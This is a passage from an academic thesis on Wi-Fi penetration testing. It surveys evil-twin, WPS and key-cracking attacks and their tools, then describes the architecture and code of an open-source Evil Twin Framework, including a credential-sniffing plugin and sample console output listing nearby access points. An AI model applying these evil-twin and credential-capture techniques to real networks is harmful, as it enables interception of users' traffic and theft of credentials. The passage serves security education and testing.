WEP is the only protocol whose packets can be decrypted after recovering the key. This is because WEP uses static keys [35, 20], WPA on the other hand encrypts its packets with the PTK which is new for every connection.

The "Client authentication with wrong key" shows a vulnerability on the client side. If authentication is done via an EAP protocol the attacker can always reply

FIGURE 2.12: Mapping of the identified Wi-Fi vulnerabilities to their network security type

with an EAP-Success message no matter what the credentials are, allowing a client to establish a compromised Internet connection. This does not hold true for WPA-PSK since the attacker has to prove to the client that he knows the PSK.

The "Client automatic association with Evil Twin" vulnerability varies a lot between authentication methods. For a WEP network the client can successfully authenticate with the AP and become victim of the Caffe-Latte attack [2], but he cannot connect to the Internet since the Evil Twin does not know the WEP key to decrypt packets. In case of WPA-PSK this vulnerability is marked as "sometimes".

The clients will automatically connect to an Evil-Twin as long as the PSK matches, in a scenario where the client is visiting a restaurant or a shop where the network's PSK is public then this vulnerability becomes exploitable. WPA-EAP networks that don't use certificates are specially vulnerable to this since the client has no way of verifying the legitimacy of the AP with certificate and the attacker can always reply with EAP-Success messages. In the case of WPA-EAP authentication with certificates this problem could be completely avoided, unfortunately some clients that support WPA-EAP authentication do not verify the certificate and therefore are able to automatically associate with the evil-twin access point.

2.4 Wi-Fi Penetration Testing

In this section, the different phases of a Wi-Fi penetration test will be presented and elaborated as well as the tools that are involved in each phase - for this work, only free or open-source tools were considered. The phases will be mapped to the stages of the Penetration Testing Execution Standard (PTES) [26].

Reconnaissance

This phase corresponds to the intelligence gathering, threat modelling and vulnerability analysis stages in the PTES. The reconnaissance phase is where the auditor/pentester first identifies the location and settings of the network's access points and clients [15, 24, 32]. The most popular free tools are "airodump-ng" [4, 17, 24] and "wireshark" for Linux and "Cain & Abel" for Windows. The "airodump-ng" tool is part of a set of Wi-Fi hacking tools called "aircrack-ng". The tool is able to sniff the air for nearby access points and clients by looking for 802.11 management frames. For example, if it finds a "Beacon" or "Probe Response" frame it knows a certain access point is nearby - analyzing the frame it is possible to determine its SSID, BSSID and signal strength as well as its security settings. For client detection, it looks for "Probe Request" and "Association Request" frames that were sent by client devices [4]. The tool can log these frames

in a packet capture format (".pcap") format for later analysis and is able to detect if a WPA handshake was captured [4].

Attack

The next phase is the attacking phase. This phase corresponds to the exploitation and post- exploitation stage in the PTES. Taking into account that there are a wide variety of exploitable Wi-Fi vulnerabilities there also are the matching tools to exploit them. If the attack is focused on cracking either WEP or WPA(2)-PSK keys the most popular tools are probably the ones included in the "aircrack-ng" suite. Alongside "airodump-ng", which only covers the sniffing part of the attack, there is "aireplay-ng" and "aircrack-ng" [27]. The "aireplay-ng" command line tool is a general packet injector for specific Wi- Fi attacks. It can perform de-authentication attacks to force a re-authentication from a client and capture the WPA handshake, it can also perform ARP replay attacks when attacking WEP networks. The "aircrack-ng" tool can then attempt to crack a Wi-Fi key by analyzing a packet capture file [4].

For attacking WPS-enabled routers other tools need to be used. There are two main tools that can achieve this using different techniques. The first is "Reaver" and it attempts to brute-force the WPS pin by directly communicating with the access point [27, 38]. This attack method has become less efficient lately since the access points tend to lock WPS after only a few attempts. The other tool is "pixieWPS". This tool uses an offline brute-forcing technique to discover the WPS pin. Given enough information it tries to brute-force it strategically by knowing default WPS pins of some popular routers and exploiting vulnerabilities in weak PRNGs that routers might use when generating these pins [7].

All other vulnerabilities are naturally on the client side of Wi-Fi and are usually exploited through some form of Evil-Twin attack [15, 32]. In order to create a fake access point, the attacker usually needs a set of tools: to create an access point and to run the needed services such as DHCP and DNS [5]. In this paper the focus

will be on the tools that are able to create a soft access point on a Wi-Fi card. The most popular tool is probably "airbase-ng" [27], another tool that is part of the "aircrack-ng" tool suite. The tool, although easy to use, has its limitations. It is a command line tool which receives its configuration through command line arguments. It supports several security settings such as OPEN, WEP, WPA2-PSK but not WPA- Enterprise, for access point creation. Another tool capable of running an access point on a Wi-Fi card is "hostapd". It is a user space daemon for access point and authentication servers developed for Linux. It runs based on a configuration file and it is very versatile. It supports every type of security setting including WPA-Enterprise with connection to a RADIUS authentication server. A patch was developed for it called "hostapd-wpe" [27], and is especially designed for Evil-Twin attacks on WPA-Enterprise protected networks by accepting all users that try to connect to it and printing out their credentials (either in hash format or plain text). Once a client connects to an Evil-Twin an attacker can perform all sorts of Man-In-The-Middle and other networking layer attacks. For this the attacker can use a whole other set of tools, but since these are not Wi-Fi related they were not analyzed.

Reporting

This is the last phase of any penetration test and corresponds to the last stage of the PTES. This part is usually done by manually filling out a penetration test report. The tools mentioned before do not log all their findings and therefore the penetration tester needs to keep notes of what was discovered in order to later be able to fill out the report. For this part of the audit it would be useful if these tools logged important events during the penetration testing for easier event recollection in the future. Considering there are a lot of different tools and some even need to work cooperatively with others for some attacks, this feature is hard to achieve with the current set of technologies.

2.5 Tools of the Wi-Fi Hacking Trade

This subsection will focus on the other side of the state-of-the-art technology, the actual tools to perform intrusion tests on Wi-Fi networks. There are many tools that have been developed for the purpose of assisting pentesters in their intrusion tests. Their capabilities and scope will be analyzed in this section.

Aircrack-ng Suite

The "aircrack-ng" suite is not just one tool, but a combination of tools developed to be used cooperatively. These tools include "aircrack-ng" whose whole purpose is cracking WEP or WPA keys after capturing the necessary packets. Another tool is "airmon-ng", a script that will put a wireless interface in monitor mode. However it will do that at the price of killing the "NetworkManager" process which can be limiting in some situations since it disables connection to the Internet. Yet another tool is "airodump-ng", this script will listen for and parse IEEE 802.11 packets and present relevant information to the user. Additionally the "aireplay-ng" script allows for a variety of replay and injection attacks. Finally there is "airbase-ng", a script that creates a Wi-Fi access point on a wireless interface. Its configuration is limited and cannot create an access point with EAP authentication.

All tools that are part of the "aircrack-ng" suite are command line tools, thereby enabling heavy scripting. These tools also represent the basics of Wi-Fi communication, packet sniffing, packet injection and access point creation, however their scriptability is limited by the features that these tools provide which do not cover all aspects of Wi-Fi communications. These tools are open-source so one could think about contributing with features it is missing. On the other hand these tools are all written in "C" programming language and each tool is a script with thousands of lines of code which make contribution a lot more difficult since it is harder to read and poorly organized. In contrast, a project that makes use of object oriented programming and is written in "python" will naturally have increased readability, simplicity, organization and maintainability. In summary,

the set of tools covers a wide range of attacks and capabilities needed for Wi-Fi hacking. The tools are to be used via the terminal and therefore allow scripting. On the other hand, contributing to these tools is not easy. Furthermore, as individual tools they need to be run in different terminals which in a more complex and demanding scenario may be confusing and inefficient.

Reaver and Pixiewps

Reaver is a tool written in the C programming language that performs an online brute-force attack on WPS enabled access points. The tool by itself is very stable, allows for various configurations that are relevant to the attack and is capable of saving the current session in order to continue the attack at a later time. Pixiewps is another tool that attempts to crack WPS pin. This one however uses the second cracking technique mentioned in section 2.3.4 when talking about guessing the WPS pin. So what Pixiewps does is attempting to crack the WPS pin locally and offline with information that the attacker has previously obtained. It is worth mentioning that there are not many tools available that serve the purpose of cracking the WPS pin which makes the existence of both these tools very significant. Both tools were developed for a single task and therefore tend to perform well doing it.

Wi-Fi Pumpkin

The Wi-Fi Pumpkin project is heavily focused on providing a good Evil-Twin attack platform. The tool can create a Wi-Fi access point on a wireless interface and route traffic through it. In addition to that the tool also focuses on the integration of MITM tools. The integration of MITM capabilities is done in two major ways. The first being that the tool has a few external projects directly integrated into the tool. The other way is enables the user to program custom MITM attacks. The developed scripts can be added either to the "mitmproxy", which is a pure web proxy, or to the TCP proxy for generic TCP traffic interception

and modification. Unfortunately the generic TCP proxy does not support SSL interception

The upsides of this tool is the possibility to easily create an access point and having great MITM resources directly integrated into the tool. Furthermore the possibility to program custom attacks and seamlessly adding them to tool is also a very important feature that enables extensibility in terms of MITM attack integration.

The downsides however are that the tool only has a GUI as its interface, this prevents users from scripting certain features of the tool which results in a lack of possible automation. In addition, although the tool integrated other external projects that can serve a MITM purpose it does not facilitate integration with new tools that might be developed in the future and therefore lacks extensibility in terms of integration with new MITM tools. Another downside is that the tool does not offer the possibility of creating WPA-EAP networks which would be considered important when performing a pentest on a corporate Wi-Fi network.

2.6 Conclusions

After the state-of-the-art analysis it is clear that both sides, attacking and defense, of Wi-Fi security have space for improvement.

It is possible to see in 2.12 that the WPA/WPA2 protocol patched practically all encryption issues that affected WEP. However it is also possible to see that encryption is not everything. Wi-Fi users can still be easily tricked into connecting to a malicious WPA-PSK access point if it has a public password (such as in shops and restaurants). The Evil-Twin problem is even greater if we consider WPA-EAP networks. Since WPA-EAP is supposed to give access to different users individually, it has a greater attack surface because only one user needs to be compromised to have access to the network. Furthermore, the hash resulting

from EAP-MD5 authentication is even faster to brute-force than a WPA handshake. This makes the network's users the most vulnerable point of the network itself because the Evil-Twin attack has not been efficiently mitigated by the new encryption protocols.

On the attacking side the issues are more related to the complexity of executing a Wi-Fi penetration test. As was possible to see in sections 2.4 and 2.5 (Wi-Fi Penetration Testing and Tools of the Wi-Fi Hacking Trade) there are a lot of tools that can aid the pentester in an intrusion test. The main problem is that, individually, they only contribute to very specific tasks regarding Wi-Fi penetration testing. For example, the "airodump-ng" script continuously lists nearby access points and Wi-Fi clients, to then use its information on other tools one has to copy and paste necessary information (such as bssid, ssid, operating channel) into other tools. Furthermore most of these tools have complex configurations and require a multitude of flags, this will be seen in section 3 (Testing and Validation) when comparing other tools side by side with the ETF. What is fundamentally lacking is interoperability between tools in order to reuse code efficiently, this results in a the development of a variety of tools that need to re-implement basic aspects of Wi-Fi security testing (such as packet sniffing, packet forging and packet injection) to then just exploit a single vulnerability in Wi-Fi communications.

The next chapter will present the developed solution to cope with the current limitations of Wi-Fi penetration testing.

Chapter 3

Proposed Solution and Implementation

This section will describe the proposed solution to the problem of inefficient Wi-Fi intrusion testing as well as its development process. As referred beforehand, the solution is a Wi-Fi pentesting framework on top of which any Wi-Fi based attack can be implemented. The challenge is finding the right set of technologies that allow the implementation of the needed features as well as coming up with a software architecture that enables easy extensibility.

The section following the "Architecture and Design" will dive deeper into the framework, how their modules are implemented and how information is passed between components. It will also explain what parts are meant to be extended and how that can be accomplished.

3.1 Review of needed features

The needed features concern two main aspects, education and pentesting efficiency.

To address the educational side, the framework must be open-source so one can learn the various aspects of Wi-Fi communication in detail. Furthermore, in order

to be used as a teaching tool it should be easy to install, use and should output clear human-readable information. It should also offer an intuitive graphical interface for the same purpose.

The second aspect focuses on increasing the efficiency of a Wi-Fi pentest by eliminating the need for complex configurations and multiple tools at the same time. With that in mind, the framework must support the implementation of already known Wi-Fi attacks and vulnerability detection. Moreover, its architecture should allow easy extensibility of features related to Wi-Fi, thereby enabling the implementation of any form of Wi-Fi attack without external tools. There are many pentesting tools, especially MITM attacking tools, that can take advantage of the MITM position enabled by the rogue access point but cannot be natively integrated into the tool. Taking this into consideration there should be a way to call these tools from within the framework, thereby providing support for communication with external tools.

These external tools however must not be directly related to Wi-Fi communications as these features should be implemented natively inside the tool.

An important part of attacking the client are MITM attacks, since this is achieved with the Evil-Twin attack the tool should also include built-in MITM capabilities.

The tool, being open-source, will educate developers, security enthusiasts and pentesters about Wi-Fi security issues and how to exploit them by having concrete implementations of a wide variety of attacks.

The information in the "State of the Art" and "Solution Proposal and Implementation" chapters also focus on giving deep technical information about how exploits work and how the tool implements certain attacks. This is done in order to educate security enthusiasts about previously found vulnerabilities and how to exploit them. This also holds true for developers that do not have much technical knowledge about digital security.

In order to raise awareness about client side Wi-Fi security this tool can be used in an educational environment, such as schools and colleges, or in a presentation. To satisfy this requirement the tool must:

- Be easy to setup/install.

- Be easy to use.

- Output clear and human-readable information.

- Fast user interaction (improving presentation timings and pentest efficiency).

- Be open-source.

The second issue that the Evil Twin Framework has to solve is the lack of intercommunication between other Wi-Fi hacking tools and the need to develop Wi-Fi security tools from scratch. In order to mitigate these problems the tool will:

- Cover a wide range of features related to Wi-Fi configuration.

- Cover a wide range of Wi-Fi vulnerability detection, analysis and exploitation (focusing on client-side vulnerabilities).

- Feature easy intercommunication between its various components.

- Its architecture should allow easy integration of other tools.

- Its architecture should allow easy contribution of new feature-expanding components.

3.2 Choosing of Technologies and Justification

In order to effectively implement these features the right set of technologies had to be chosen.

The first thing to choose was the platform (Operating System) where the tool would be built on. Considering that it should be open-source and that pentesters

usually use Linux distributions, Linux was chosen as the platform. Furthermore, Linux gives full control of the operating system which can be useful.

The second most important technology to be decided upon was the programming language in which it should be developed. In order to be used as a learning artifact the code should be easy to read. In order for one to easily contribute and extend the framework the language should also be easy to write. With this in mind the chosen language was Python version 2. Version 2 was chosen because some of the needed libraries did not support version 3 yet.

Furthermore there is "scapy", a very versatile packet forging and dissecting library developed in python. This library supports a wide variety of protocols including the IEEE 802.11 frames, the library also offers sniffing and injection methods. One could create an access point via "scapy", but that would be infeasible due to the complexity of states and security protocols that an access-point could have. Therefore another technology had to be chosen for that purpose.

The most complete and stable access point creation tool found was "hostapd". This tool is highly configurable and is able to create every type of access point. There is a patch one can apply to "hostapd" called "hostapd-wpe" that is especially made for evil-twin attacks on networks with EAP authentication. So this tool with the "hostapd-wpe" patch is what was chosen as the backend tool for access point creation.

After clients connect to the access point created by hostapd they need to establish a layer 3 connection by requesting an IP address in order to have Internet access. To assign an IP address to the client and to resolve hostnames we need to run a DHCP and DNS server respectively. This can be achieved by using dnsmasq. This tool works as both, a DHCP and DNS server. It is a lightweight Linux daemon and very easy to configure, perfect for this scenario.

Lastly in order to natively incorporate MITM capabilities mitmproxy was chosen. Mitmproxy is both a tool and a library that creates an HTTP/HTTPS proxy.

The library offers an easy API to intercept and manipulate HTTP requests and responses.

3.3 Architecture and Design

The framework architecture must be designed in a way that enables the fulfillment of the requirements while at the same time allowing for flexible extensibility.

The ETF architecture is divided into modules that can interact with each other. The framework's settings are all configured on a single configuration file. The user can verify and edit the settings through the user interface via the "ConfigurationManager" class. All other modules can only read these settings and run according to them.

The ETF will offer multiple user interfaces to interact with the framework. For now there is only an interactive console interface similar to the "Metasploit" framework. A graphical user interface and a command line interface are currently under development. The user can edit the settings in the configuration file by using either the interactive console or GUI. The user interfaces can interact with every other module of the framework.

The Wi-Fi module was built in order to support a wide range of Wi-Fi capabilities and attacks, therefore the framework identifies three basic pillars of Wi-Fi communication. The three pillars are packet sniffing, custom packet injection and access point creation. Therefore the three main Wi-Fi communication modules are "AirScanner", "AirInjector" and "AirHost" for packet sniffing, packet injection and access point creation respectively. The three classes are wrapped inside the main Wi-Fi module "AirCommunicator" which reads the configuration file before starting the services. Any type of Wi-Fi attack can be built using one or a combination of these core features.

Since an important part of attacking the Wi-Fi client is performing Man-In-The-Middle (MITM) attacks the framework has an integrated MITM web proxy capable of intercepting and manipulating HTTP/HTTPS traffic.

There also are a lot of other tools that can take advantage of a MITM position or other features of the ETF but, for different reasons, cannot be natively integrated in the framework. Instead of having to call them separately one can add whatever program to the framework by extending the Spawner class. As the name suggests, a Spawner will spawn a new instance of a program by calling it as a terminal command. The arguments of the spawned program can be configured through configuration file. The Spawner class also supports setup and teardown features for the program (e.g. configuring port redirection rules). This way a pentester can call the program with a preconfigured argument string and setup commands from within the framework.



FIGURE 3.1: High level view of the Evil Twin Framework Architecture

However, that is a limited way of contributing to the project and is only supposed to serve as a bridge between the framework and other tools. In fact another way to contribute to the framework is by adding plugins. The framework plugins can be divided into two categories. The first is for any contribution related to Wi-Fi communications and the other one is related to MITM attacks.

MITM plugins are based on the capabilities of the "mitmproxy". The "mitmproxy" project allows developers to script modules where is is possible program what happens for every HTTP(S) request and/or response. To add a new plugin the developer simply has to create a new class which extends the MITMPlugin class and then add the new file to the folder containing all MITM plugin modules. The "mitmproxy" project is starting to show support for interception of generic TCP traffic, however at the time of this writing it does not yet support the manipulation of generic TCP traffic.

The Wi-Fi communication plugins are a little more complex but also more flexible. Since Python supports multiple inheritance in object oriented programming it allows these plugins to be programmed for one or more of the main Wi-Fi communications modules. There is one template plugin class for each of the modules, the "AirScannerPlugin", the "AirInjectorPlugin" and the "AirHostPlugin". The template plugin classes define the events that the plugin is supposed to handle (e.g. the "AirScannerPlugin" passes all the captured packets to its plugins for additional processing). These events follow a sequence of pre-execution, mid-execution and post execution events. New events may be added in the future if needed. The pre-execution and post-execution events can be used as setup and teardown events in order for plugins to be able to start and shutdown in a clean manner.

The whole framework is based on a single configuration file. The user can verify and edit it through the user interface via the "ConfigurationManager" class. The "ConfigurationManager" is a singleton style class in order to be easily accessible by all parts of the framework. For now there is only an interactive console interface similar to the "Metasploit" framework. A graphical user interface and a command line interface are currently under development. The framework features an interactive console interface similar to and inspired by the "Metasploit" framework. The framework will also include a GUI with the same capabilities as the console interface and a command line interface which will enable using certain functionalities of the ETF, such as launching an access point, in scripts.

The following diagram represents the architecture of the framework. The lines pointing away from the “ConfigurationManager” mean that the module where it is pointing at can read configurations from it. Lines pointing towards the “ConfigurationManager” mean that the module can write/edit configurations.

3.4 Technical and Detailed Description of the Evil-Twin Framework

This section is meant to guide the reader through the development of the Evil-Twin Framework.

It will analyze each of the modules displayed in 3.1 individually and explain their inner workings in a technical and detailed manner.

3.4.1 The "ConfigurationManager" Module

The "ConfigurationManager" is one of the most important components of the Evil-Twin Framework. As can be seen in figure 3.1, it is the central component where all other modules get their information from.

The "ConfigurationManager" is a class that will hold every configuration of the ETF as can be seen in figure 3.2.

As can be seen in the code excerpt from 3.2 the class receives the path of a configuration file as input and creates a "ConfigObj". The "ConfigObj" is an object that parses a configuration file into nested dictionary objects. As can be seen in figure 3.3, the configuration file has a very simple and easy to read structure.

It is also possible to see that different modules may receive arguments whose name is identical, this means that the modules are interdependent and configurations must be consistent. This is assured by setting variables with the "set_global_config"

```
from configobj import ConfigObj

class ConfigurationManager(object):


    def __init__(self, config_file_path):
        self.conf_path = config_file_path
        self.config = ConfigObj(config_file_path)

    def set_global_config(self, var, val, section = "root"):
        if section == "root":
            section = self.config

        if var in section.keys():
            section[var] = val

        for key, value in section.items():
            if isinstance(value, dict):
                try:
                    self.set_global_config(var, val, value)
                except: pass

    def write(self):
        self.config.write()
```

FIGURE 3.2: Implementation of the "ConfigurationManager"

method. This method, as can be seen in 3.2 recursively searches the "ConfigObj" for a specific key and changes its corresponding value every time it finds it.

The subsections are passed down to their correspondent modules. For example the "AirCommunicator" configuration section is passed to the "AirCommunicator" module which then passes the subsections of the "AirHost", "AirScanner" and "AirInjector" to their correspondent object instances.

```
[etf]
  [[aircommunicator]]
    unmanaged_interfaces = wlan1, wlan2
    networkmanager_conf = /etc/NetworkManager/NetworkManager.conf

    [[[airhost]]]
      internet_interface = wlan0
      ap_interface = wlan1
      dnsmasq_conf = /etc/dnsmasq.conf
      hostapd_conf = /etc/hostapd-wpe/hostapd_wpe_temp.conf

      [[[[aplauncher]]]]
        bssid = 00:05:ca:ac:e6:ff
        ssid = lholh
        channel = 3
        hw_mode = g
        encryption = OPN
        password = tttttttt
        auth = PSK
        cipher = CCMP
        print_creds = true
        catch_all_honeypot = false

      [[[[dnsmasqhandler]]]]
        gateway = 192.168.2.1
        dhcp_range = 192.168.2.2, 192.168.2.254
        dns_server = 8.8.8.8, 8.8.4.4
        captive_portal_mode = false

    [[[airscanner]]]
      sniffing_interface = wlan1
      probes = True
      beacons = True
      hop_channels = false
      fixed_sniffing_channel = 4

    [[[airinjector]]]
      injection_interface = wlan1
```

FIGURE 3.3: An excerpt of the "etf.conf" configuration file.

3.4.2 The "SessionManager" Module

The "SessionManager" is responsible for saving information about the current session and generating the session report. A "Session" object holds information about the session's creation date, the command history and the "event" history. The "event" history is produced continuously as other modules use the "SessionManager" during their execution to report important events. This is what produces the session report.

The "SessionManager" class implements the "Singleton" programming design pattern. This was chosen as it needs to easily be accessible by all modules for them to log important events. The class constructor is depicted in figure 3.4.

```
class SessionManager(object):
    """
    Implementation of the ETF Session Manager.
    """

    instance = None

    def __init__(self):
        """
        Singleton Constructor that always returns the first created instance.
        """
        if not SessionManager.instance:
            SessionManager.instance = SessionManager.__SessionManager()

    class __SessionManager(object):
        def __init__(self, sessions_folder="core/SessionManager/sessions/"):
            self._event_reporter = None
            self._command_reporter = None
            self._date = None
            self._session_id = -1
            self._session = None
            self._sessions_folder = sessions_folder  # Folder with all session folders
            self._session_folder = None              # Specific folder of current session
            self._is_temporary = False
            self._session_list = []

            self.info_printer = InfoPrinter()
```

FIGURE 3.4: The constructor fo the "SessionManager" module.

As can be seen in figure 3.4, the "_session" attribute in the "__SessionManager" constructor holds the "Session" object, this class is responsible for holding the session data, writing it and reading it to log files. The "Session" object uses

the "jsonpickle" library to be able to write and read non-serializable "Python" objects to a log file. Other than the command and event history the "Session" object is also responsible for saving information generated by other modules such as the already detected access points and Wi-Fi clients. Ultimately the "SessionManager" will restore the saved session information so the user can continue where he left off before shutting down the program.

3.4.3 The User Interface

The Evil-Twin Framework will provide three forms of interacting with the framework. It has an interactive console interface (ETFConsole) and will have a command line interface (ETFCMD) and a graphical interface (ETFGUI).

The ETFCMD and ETFGUI have not yet been implemented. What follows is a brief description of what their purpose will be. Afterwards the ETFconsole will be described with more technical detail since it is already implemented.

The "ETFCMD"

The ETFCMD will be a command line tool that will be able to use the underlying API of the framework. It is meant to provide a scriptable interface so others can use certain features of the Evil-Twin Framework in a "Bash" script.

While the other interfaces will work according to a configuration file, this one will have its arguments passed via flags on the command line. It will still be possible to use configuration files as there will be an option to pass a configuration file as an argument. The configuration file will then be parsed by the "ConfigurationManager" and the ETF will be configured accordingly.

The text will be in an easy to parse format for commands whose output has information that can be passed to other tools/commands (such as SSID, BSSID and operating channel). This is meant to increase the usability and the possibility of integration with features of other tools.

The "ETFGUI"

The ETFGUI will present itself as a very intuitive user interface for the Evil-Twin Framework.

It will provide access to every configuration of the ETF by directly communicating with the "ConfigurationManager". It will be possible to easily find and modify any configuration with only a few clicks. The same thing goes for starting and stopping services. Since the "AirCommunicator" modules can use plugins, these can be selected with check-boxes.

The graphical interface will be leveraged to provide a very rich visual experience to the user. The pentesters perspective will be especially taken into consideration by providing the most relevant information, not only in text form but also through diagrams, graphs and other visual aids.

This interface will be the best choice in an educational setting or in a presentation as it will most likely be the easiest to follow along.

The "ETFConsole"

The ETFConsole is the only developed interface for now. It was first meant to be the only user interface to communicate with the ETF, but throughout the development it was clear that the architecture of the framework would allow for the development of different user interfaces independently.

The interactive console was inspired by the Linux terminal running "Bash" and therefore has similar features. One feature of the "Bash" terminal that makes increases productivity is the auto-completion by pressing the "Tab" key. This works very similarly in the "ETFConsole", it will even print out suggestions when auto-completion is not possible because of ambiguity between command characters or empty arguments 3.5.

```
ETF[etf/aircommunicator/]::> start air
aircracker   airhost      airinjector  airscanner
```

FIGURE 3.5: Demonstration of the Auto-Complete feature.

The interactive console makes it possible to navigate through the configuration file seen in 3.3 by communicating directly with the "ConfigurationManager". The user can switch context by using the "config" command and list the arguments inside that context with the "listargs" command. It is then possible to change the argument's value with the "setconf" command. An example of the usage of these commands is shown in a screenshot in figure 3.6.

```
ETF[etf/aircommunicator/]::> config airscanner
ETF[etf/aircommunicator/airscanner]::> listargs
  sniffing_interface =               wlan1; (var)
              probes =                True; (var)
             beacons =                True; (var)
        hop_channels =               false; (var)
fixed_sniffing_channel =                   4; (var)
ETF[etf/aircommunicator/airscanner]::> setconf sniffing_interface wlan2
sniffing_interface = wlan2
```

FIGURE 3.6: Demonstration of how to use the ETFConsole.

As it is possible to see in figure 3.6 the prompt prefix indicates the current context so as to understand what module the configurations are related to.

Once the user has configured the module to be used he can start the services with the "start" command. The user can also specify plugins to use along with the module with the "with" keyword 3.7. The user can then stop the service with the "stop" command. It does this by using the API provided by the "AirCommunicator" module, this will be explained in more detail in the next subsection.

```
ETF[etf/aircommunicator/]::> start airscanner with arpreplayer
[+] Successfully added arpreplayer plugin to AirScanner.
[+] Starting packet sniffer on interface 'wlan1'
ETF[etf/aircommunicator/]::> stop airscanner
[+] Packet sniffer on interface 'wlan1' has finished
```

FIGURE 3.7: Demonstration of starting and stopping a service.

Some services and/or plugins generate data that is either saved in memory or to disk. Modules such as the "AirScanner" gather temporary information that is only saved for the session, this information is saved in memory. The "CredentialSniffer" Plugin, a plugin that mainly captures WPA-PSK handshakes and unencrypted WPA-EAP authentications, saves this information in a file in the "data" folder inside the framework. It is possible to list all this information with the "display" command as seen in figure 3.8.

```
ETF[etf/aircommunicator/]::> display sniffed_aps
+-----+-------------------+--------------+----------+---------+----------+---------+-------+
| ID: |       BSSID:      |    SSID:     | CHANNEL: | SIGNAL: | CRYPTO:  | CIPHER: | AUTH: |
+-----+-------------------+--------------+----------+---------+----------+---------+-------+
|  0  | 64:77:7d:f4:b2:48 |   NOS-B240   |    1     | -71 dbm | WPA2/WPA |   CCMP  |  PSK  |
|  1  | 64:77:7d:f4:b2:49 | NOS_WIFI_Fon |    1     | -69 dbm |   OPN    |   None  |  OPN  |
|  2  | a4:b1:e9:6a:93:19 |   MEO-CASA   |    1     | -69 dbm | WPA2/WPA |   CCMP  |  PSK  |
|  3  | a4:b1:e9:aa:62:7f |  MEO-AA627F  |    1     | -71 dbm | WPA2/WPA |   CCMP  |  PSK  |
|  4  | a6:b1:e9:aa:62:80 |   MEO-WiFi   |    1     | -71 dbm |   OPN    |   None  |  OPN  |
|  5  | a6:b1:e9:6a:93:1a |   MEO-WiFi   |    1     | -67 dbm |   OPN    |   None  |  OPN  |
|  6  | 00:1d:aa:9f:14:e8 |     swho     |    3     | -77 dbm |   WPA2   |   CCMP  |  PSK  |
|  7  | 00:1d:aa:be:0c:50 |     swho     |    3     | -69 dbm |   WPA2   |   CCMP  |  PSK  |
|  8  | 00:05:ca:ac:e6:48 | RedeDoEsser  |    4     | -47 dbm | WPA2/WPA |   CCMP  |  PSK  |
|  9  | 00:05:ca:ac:e6:49 | NOS_WIFI_Fon |    4     | -47 dbm |   OPN    |   None  |  OPN  |
+-----+-------------------+--------------+----------+---------+----------+---------+-------+
```

FIGURE 3.8: Demonstration of the display command.

It can happen that too many access points are nearby which might make the output of "display sniffed_aps" overwhelming and disorganized. Therefore one can easily filter the output with the "where" and "only" keywords. The "where" keyword represents an inclusive filter, basically a logical "OR" between filter arguments 3.9. The "only" keyword represent an exclusive filter, basically a logical "AND" between filter arguments. The filtering operation simply checks if the filter value is a substring of argument value of the listed objects, this can be seen in figure 3.10.

There are some commands that are applied to this gathered information. For example, the "copy" command followed by the object type, either "ap" or "probe", followed by the "ID" of the object listed in the output of a "display" call as in 3.8 will copy that object's configuration to the "aplauncher" configuration which is part of the "AirHost" module 3.11. Another example of these commands is "add" and "del". These two commands can add and delete access points and Wi-Fi clients to and from the target list. The target list is used by the "AirInjector"

```
ETF[etf/aircommunicator/]::> display sniffed_aps where ssid = nos_wifi_fon, auth = psk
+-----+-------------------+--------------+----------+---------+----------+---------+-------+
| ID: |       BSSID:      |    SSID:     | CHANNEL: | SIGNAL: | CRYPTO:  | CIPHER: | AUTH: |
+-----+-------------------+--------------+----------+---------+----------+---------+-------+
|  0  | 64:77:7d:f4:b2:48 |   NOS-B240   |    1     | -71 dbm | WPA2/WPA |   CCMP  |  PSK  |
|  1  | 64:77:7d:f4:b2:49 | NOS_WIFI_Fon |    1     | -69 dbm |   OPN    |   None  |  OPN  |
|  2  | a4:b1:e9:6a:93:19 |   MEO-CASA   |    1     | -69 dbm | WPA2/WPA |   CCMP  |  PSK  |
|  3  | a4:b1:e9:aa:62:7f |  MEO-AA627F  |    1     | -71 dbm | WPA2/WPA |   CCMP  |  PSK  |
|  6  | 00:1d:aa:9f:14:e8 |     swho     |    3     | -77 dbm |   WPA2   |   CCMP  |  PSK  |
|  7  | 00:1d:aa:be:0c:50 |     swho     |    3     | -69 dbm |   WPA2   |   CCMP  |  PSK  |
|  8  | 00:05:ca:ac:e6:48 | RedeDoEsser  |    4     | -47 dbm | WPA2/WPA |   CCMP  |  PSK  |
|  9  | 00:05:ca:ac:e6:49 | NOS_WIFI_Fon |    4     | -47 dbm |   OPN    |   None  |  OPN  |
+-----+-------------------+--------------+----------+---------+----------+---------+-------+
```

FIGURE 3.9: Demonstration of applying filters to the display command.

```
ETF[etf/aircommunicator/]::> display sniffed_aps only ssid = nos, auth = psk
+-----+-------------------+----------+----------+---------+----------+---------+-------+
| ID: |       BSSID:      |  SSID:   | CHANNEL: | SIGNAL: | CRYPTO:  | CIPHER: | AUTH: |
